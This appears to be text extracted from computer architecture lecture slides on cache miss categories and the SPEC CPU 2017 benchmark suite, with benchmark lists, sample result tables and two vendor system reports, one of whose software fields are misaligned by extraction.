
- **Coherence** - Misses caused by cache coherence: data may have been invalidated by another processor or I/O device

# 3Cs Absolute Miss Rate (SPEC92)



Compulsory misses are often vanishingly Few (unless??)

# 3Cs Relative Miss Rate





# Standard Performance Evaluation Corporation

Home    Benchmarks    Tools    Results    Contact    Site Map    Search    Help

## Benchmarks

Cloud

CPU

Graphics/Workstations

ACCEL/MPI/OMP

Java Client/Server

Mail Servers

Storage

Power

Virtualization

Web Servers

## Results Search

## Submitting Results

Cloud/CPU/Java/Power

SFS/Virtualization

ACCEL/MPI/OMP

SPECapc/SPECviewperf/SPECwpc

## Tools

SERT

PTDaemon

Chauffeur WDK

## Order Benchmarks

## Current Benchmarks

## Retired Benchmarks

## SPEC

## About SPEC

30 Years

GWPG

HPG

OSG

RG

## Membership

Member organizations

## Awards

## Press Releases

## Trademarks

## Fair Use Policy

## Upcoming Events

## Contact

## Mirror Sites

## FTP/HTTP

## SPEC's Benchmarks

### Cloud

- SPEC Cloud IaaS 2018

[benchmark info] [published results] [order benchmark]

SPEC Cloud IaaS 2018 builds on the original 2016 release, updates metrics, and workloads and adds easier setup. The benchmark stresses the provisioning, compute, storage, and network resources of infrastructure-as-a-service (IaaS) public and private cloud platforms with multiple multi-instance workloads. SPEC selected the social media NoSQL database transaction and K-Means clustering using Cassandra and Hadoop as two significant and representative workload types within cloud computing. For use by cloud providers, cloud consumers, hardware vendors, virtualization software vendors, application software vendors, and academic researchers.

- SPEC Cloud IaaS 2016

[Retired]

### CPU

- SPEC CPU 2017

[benchmark info] [published results] [support] [order benchmark]

Designed to provide performance measurements that can be used to compare compute-intensive workloads on different computer systems, SPEC CPU 2017 contains 43 benchmarks organized into four suites: SPECspeed 2017 Integer, SPECspeed 2017 Floating Point, SPECrate 2017 Integer, and SPECrate 2017 Floating Point. SPEC CPU 2017 also includes an optional metric for measuring energy consumption.

- SPEC CPU 2006

[Retired]

- SPEC CPU 2000

[Retired]

- SPEC CPU 95

[Retired]

- SPEC CPU 92

[Retired]

- We will make heavy use of simulation studies based on benchmark suites

- Much of the published research relies on the SPEC CPU benchmarks

- The suite has been revised several times

- Extended, refined, broadened

### **Q13. What are the benchmarks?**

SPEC CPU 2017 has 43 benchmarks, organized into 4 suites:

SPECrate®2017 Integer	SPECspeed®2017 Integer	Language [1]	KLOC [2]	Application Area
500.perlbench_r	600.perlbench_s	C	362	Perl interpreter
502.gcc_r	602.gcc_s	C	1,304	GNU C compiler
505.mcf_r	605.mcf_s	C	3	Route planning
520.omnetpp_r	620.omnetpp_s	C++	134	Discrete Event simulation - computer network
523.xalancbmk_r	623.xalancbmk_s	C++	520	XML to HTML conversion via XSLT
525.x264_r	625.x264_s	C	96	Video compression
531.deepsjeng_r	631.deepsjeng_s	C++	10	Artificial Intelligence: alpha-beta tree search (Chess)
541.leela_r	641.leela_s	C++	21	Artificial Intelligence: Monte Carlo tree search (Go)
548.exchange2_r	648.exchange2_s	Fortran	1	Artificial Intelligence: recursive solution generator (Sudoku)
557.xz_r	657.xz_s	C	33	General data compression

SPECrate®2017 Floating Point	SPECspeed®2017 Floating Point	Language [1]	KLOC [2]	Application Area
503.bwaves_r	603.bwaves_s	Fortran	1	Explosion modeling
507.cactuBSSN_r	607.cactuBSSN_s	C++, C, Fortran	257	Physics: relativity
508.namd_r		C++	8	Molecular dynamics
510.parest_r		C++	427	Biomedical imaging: optical tomography with finite elements
511.povray_r		C++, C	170	Ray tracing
519.lbm_r	619.lbm_s	C	1	Fluid dynamics
521.wrf_r	621.wrf_s	Fortran, C	991	Weather forecasting
526.blender_r		C++, C	1,577	3D rendering and animation
527.cam4_r	627.cam4_s	Fortran, C	407	Atmosphere modeling
	628.pop2_s	Fortran, C	338	Wide-scale ocean modeling (climate level)
538.imagick_r	638.imagick_s	C	259	Image manipulation
544.nab_r	644.nab_s	C	24	Molecular dynamics
549.fotonik3d_r	649.fotonik3d_s	Fortran	14	Computational Electromagnetics
554.roms_r	654.roms_s	Fortran	210	Regional ocean modeling

[1] For multi-language benchmarks, the first one listed determines library and link options ([details](#))

[2] KLOC = line count (including comments/whitespace) for source files used in a build / 1000

chitecture Chapter 2.8

## CPU2017 integer speeds (normalised to performance of 2006 SunFire V490 (2100MHz UltraSPARC IV+)

Test Sponsor	System Name	Parallel	Base Threads	Processor			Results		Energy	
				Enabled Cores	Enabled Chips	Threads/ Core	Base	Peak	Base	Peak
ASUSTeK Computer Inc.	ASUS RS500A-E10(KRPA-U16) Server System 2.25 GHz, AMD EPYC 7742 <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	Yes	64	64	1	2	8.98	9.27	--	--
ASUSTeK Computer Inc.	ASUS ESC8000 G4(Z11PG-D24) Server System (2.40 GHz, Intel Xeon Platinum 8260M) <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	Yes	48	48	2	1	10.8	11.0	--	--
ASUSTeK Computer Inc.	ASUS ESC8000 G4(Z11PG-D24) Server System (2.60 GHz, Intel Xeon Gold 6240M) <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	Yes	36	36	2	1	10.6	10.8	--	--
ASUSTeK Computer Inc.	ASUS ESC8000 G4(Z11PG-D24) Server System (2.10 GHz, Intel Xeon Gold 6252) <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	Yes	48	48	2	1	10.3	10.5	--	--
ASUSTeK Computer Inc.	ASUS ESC8000 G4(Z11PG-D24) Server System (3.80 GHz, Intel Xeon Platinum 8256) <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	Yes	16	8	2	2	10.1	10.3	--	--
Fujitsu	PRIMERGY TX1320 M4, Intel Xeon E-2288G, 3.70 GHz <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	Yes	16	8	1	2	12.1	Not Run	219	Not Run
Oracle Corporation	Sun Fire V490 <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	Yes	1	8	4	1	1.00	Not Run	1.00	--

## CPU2017 floating point rates (normalised to performance of 2006 SunFire V490 (2100MHz UltraSPARC IV+)

Test Sponsor	System Name	Base Copies	Processor			Results		Energy	
			Enabled Cores	Enabled Chips	Threads/ Core	Base	Peak	Base	Peak
ASUSTeK Computer Inc.	ASUS RS700-E9(Z11PP-D24) Server System (2.70 GHz, Intel Xeon Gold 6150) <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	72	36	2	2	199	201	--	--
ASUSTeK Computer Inc.	ASUS RS700-E9(Z11PP-D24) Server System (2.10 GHz, Intel Xeon Platinum 8176) <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	112	56	2	2	233	237	--	--
Dell Inc.	PowerEdge R7425 (AMD EPYC 7601, 2.20 GHz) <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	128	64	2	2	257	259	--	--
Fujitsu	Fujitsu SPARC M12-2S <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	768	96	8	8	663	796	--	--
Fujitsu	Fujitsu SPARC M12-2S <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	1536	192	16	8	1250	1520	--	--
IBM Corporation	IBM Power S924 (3.4 - 3.9 GHz, 24 core, SLES) <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	144	24	2	8	213	277	--	--
IBM Corporation	IBM Power E950 (3.4 - 3.8 GHz, 40 core, SLES) <a href="#">HTML</a>   <a href="#">CSV</a>   <a href="#">Text</a>   <a href="#">PDF</a>   <a href="#">PS</a>   <a href="#">Config</a>	320	40	4	8	392	475	--	--

Arbitrarily selected - see <https://www.spec.org/cpu2017/results/cpu2017.html> for full results, including integer rates and floating-point speeds, and many more details.



# SPEC CPU®2017 Integer Speed Result

Copyright 2017-2019 Standard Performance Evaluation Corporation

## ASUSTeK Computer Inc.

ASUS ESC8000 G4(Z11PG-D24) Server System  
(2.40 GHz, Intel Xeon Platinum 8260M)

CPU2017 License: 9016

Test Sponsor: ASUSTeK Computer Inc.

Tested by: ASUSTeK Computer Inc.


SPECspeed®2017\_int\_base = 10.8

SPECspeed®2017\_int\_peak = 11.0

Test Date: Aug-2019

Hardware Availability: Apr-2019

Software Availability: May-2019



Hardware	
CPU Name:	Intel Xeon Platinum 8260M
Max MHz:	3900
Nominal:	2400
Enabled:	48 cores, 2 chips
Orderable:	1,2 chips
Cache L1:	32 KB I + 32 KB D on chip per core
L2:	1 MB I+D on chip per core
L3:	35.75 MB I+D on chip per chip
Other:	None
Memory:	768 GB (24 x 32 GB 2Rx4 PC4-2933Y-R)
Storage:	1 x 1 TB SATA SSD
Other:	None

Software	
OS:	SUSE Linux Enterprise Server 15
Compiler:	Kernel 4.12.14-23-default C/C++: Version 19.0.4.227 of Intel C/C++ Compiler Build 20190416 for Linux; Fortran: Version 19.0.4.227 of Intel Fortran Compiler Build 20190416 for Linux
Parallel:	Yes
Firmware:	Version 5102 released Feb-2019
File System:	xfs
System State:	Run level 3 (multi-user)
Base Pointers:	64-bit
Peak Pointers:	64-bit
Other:	jemalloc: jemalloc memory allocator library V5.0.1
Power Management:	--

- Each reported benchmark result includes elaborate details of hardware and software configuration
- Including details of compiler optimisation flags
- For **base**, same compiler flags for all benchmark programs
- For **peak**, per-benchmark tuning of compiler flags
- All compiler flags are recorded in the benchmark report



# SPEC CPU®2017 Integer Speed Result

Copyright 2017-2019 Standard Performance Evaluation Corporation

## ASUSTeK Computer Inc.

ASUS RS500A-E10(KRPA-U16) Server System  
2.25 GHz, AMD EPYC 7742

CPU2017 License: 9016

Test Sponsor: ASUSTeK Computer Inc.

Tested by: ASUSTeK Computer Inc.


SPECspeed®2017\_int\_base = 8.98

SPECspeed®2017\_int\_peak = 9.27

Test Date: Aug-2019

Hardware Availability: Aug-2019

Software Availability: Aug-2019



Hardware	
CPU Name:	AMD EPYC 7742
Max MHz:	3400
Nominal:	2250
Enabled:	64 cores, 1 chip, 2 threads/core
Orderable:	1 chip
Cache L1:	32 KB I + 32 KB D on chip per core
L2:	512 KB I+D on chip per core
L3:	256 MB I+D on chip per chip, 16 MB shared / 4 cores
Other:	None
Memory:	256 GB (8 x 32 GB 2Rx4 PC4-3200AA-R)
Storage:	1 x 1 TB SATA SSD
Other:	None


Software	
OS:	SUSE Linux Enterprise Server 15 SP1 (x86_64)
Compiler:	Kernel 4.12.14-195-default
Parallel:	C/C++/Fortran: Version 2.0.0 of AOCC
Firmware:	Yes
File System:	Version 0302 released Aug-2019
System State:	xfs
Base Pointers:	Run level 3 (multi-user)
Peak Pointers:	64-bit
Other:	32/64-bit
Power Management:	jemalloc: jemalloc memory allocator library v5.1.0

- Different systems achieve different relative performance on different programs in the benchmark suite
- Performance is averaged across the suite to produce the overall speed result
- The geometric mean is used (not the arithmetic mean)
  - See [https://en.wikipedia.org/wiki/Geometric\\_mean](https://en.wikipedia.org/wiki/Geometric_mean)
- Devising appropriate summary statistics is a subtle problem
- What are the criteria for good benchmark suite design?


# How We Can Reduce Misses?

- 3 Cs: **Compulsory, Capacity, Conflict**
- In all cases, assume total cache size not changed:
- What happens if:
  - 1) **Change Block Size:**  
Which of 3Cs is obviously affected?
  - 2) **Change Associativity:**  
Which of 3Cs is obviously affected?
  - 3) **Change Compiler:**  
Which of 3Cs is obviously affected?

